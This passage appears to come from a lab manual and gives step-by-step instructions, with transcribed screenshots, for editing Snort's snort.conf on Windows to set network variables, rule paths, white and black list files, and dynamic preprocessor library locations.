
The screenshot shows the Notepad++ editor with the file `snort.conf` open. The editor displays the configuration file's content, with line numbers visible on the left. The following lines are highlighted with red boxes:

- Line 45: `ipvar HOME_NET 10.10.1.19`
- Line 51: `ipvar DNS_SERVERS 8.8.8.8`

The status bar at the bottom indicates the file is a "Normal text file" with a length of 29,457 bytes, 721 lines, and the cursor is at line 45, column 7, position 1,845. The encoding is set to "Unix (LF)".

31. The same applies to **SMTP_SERVERS**, **HTTP_SERVERS**, **SQL_SERVERS**, **TELNET_SERVERS**, and **SSH_SERVERS**.
32. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.

33. Scroll down to **RULE_PATH** (Line 104). In Line 104, replace **../rules** with **C:\Snort\rules** in Line 105, replace **../so_rules** with **C:\Snort\so_rules** and in Line 106, replace **../preproc_rules** with **C:\Snort\preproc_rules**.




```

79
80 # List of ports you might see oracle attacks on
81 portvar ORACLE_PORTS 1024:
82
83 # List of ports you want to look for SSH connections on:
84 portvar SSH_PORTS 22
85
86 # List of ports you run ftp servers on
87 portvar FTP_PORTS [21,2100,3535]
88
89 # List of ports you run SIP servers on
90 portvar SIP_PORTS [5060,5061,5600]
91
92 # List of file data ports for file inspection
93 portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]
94
95 # List of GTP ports for GTP preprocessor
96 portvar GTP_PORTS [2123,2152,3386]
97
98 # other variables, these should not be modified
99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,205.188.
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH ../rules
110 var BLACK_LIST_PATH ../rules
111
112 #####
113 # Step #2: Configure the decoder. For more information, see README.decode
114 #####
115

```

Normal text file length: 29,475 lines: 721 Ln: 106 Col: 45 Pos: 4,299 Unix (LF)

34. In Lines 109 and 110, replace `../rules` with `C:\Snort\rules`. Minimize the **Notepad++** window.



```

79
80 # List of ports you might see oracle attacks on
81 portvar ORACLE_PORTS 1024:
82
83 # List of ports you want to look for SSH connections on:
84 portvar SSH_PORTS 22
85
86 # List of ports you run ftp servers on
87 portvar FTP_PORTS [21,2100,3535]
88
89 # List of ports you run SIP servers on
90 portvar SIP_PORTS [5060,5061,5600]
91
92 # List of file data ports for file inspection
93 portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]
94
95 # List of GTP ports for GTP preprocessor
96 portvar GTP_PORTS [2123,2152,3386]
97
98 # other variables, these should not be modified
99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,209
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH C:\Snort\rules
110 var BLACK_LIST_PATH C:\Snort\rules
111
112 #####
113 # Step #2: Configure the decoder. For more information, see README.decode
114 #####
115

```

Normal text file length: 29,487 lines: 721 Ln: 110 Col: 35 Pos: 4,423 Unix (LF)

35. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.

Note: To create a text file, right-click anywhere inside the rules window and navigate to **New → Text Document**.

36. While changing the extension, if any pop-up appears, click **Yes**.

37. Switch back to **Notepad++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.

38. Add the path to dynamic preprocessor libraries (Line 243); replace `/usr/local/lib/snort_dynamicpreprocessor/` with your dynamic preprocessor libraries folder location.

39. In this task, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.
40. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.
41. Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.

Note: Add (**space**) in between **#** and **dynamicdetection** (Line 250).

```

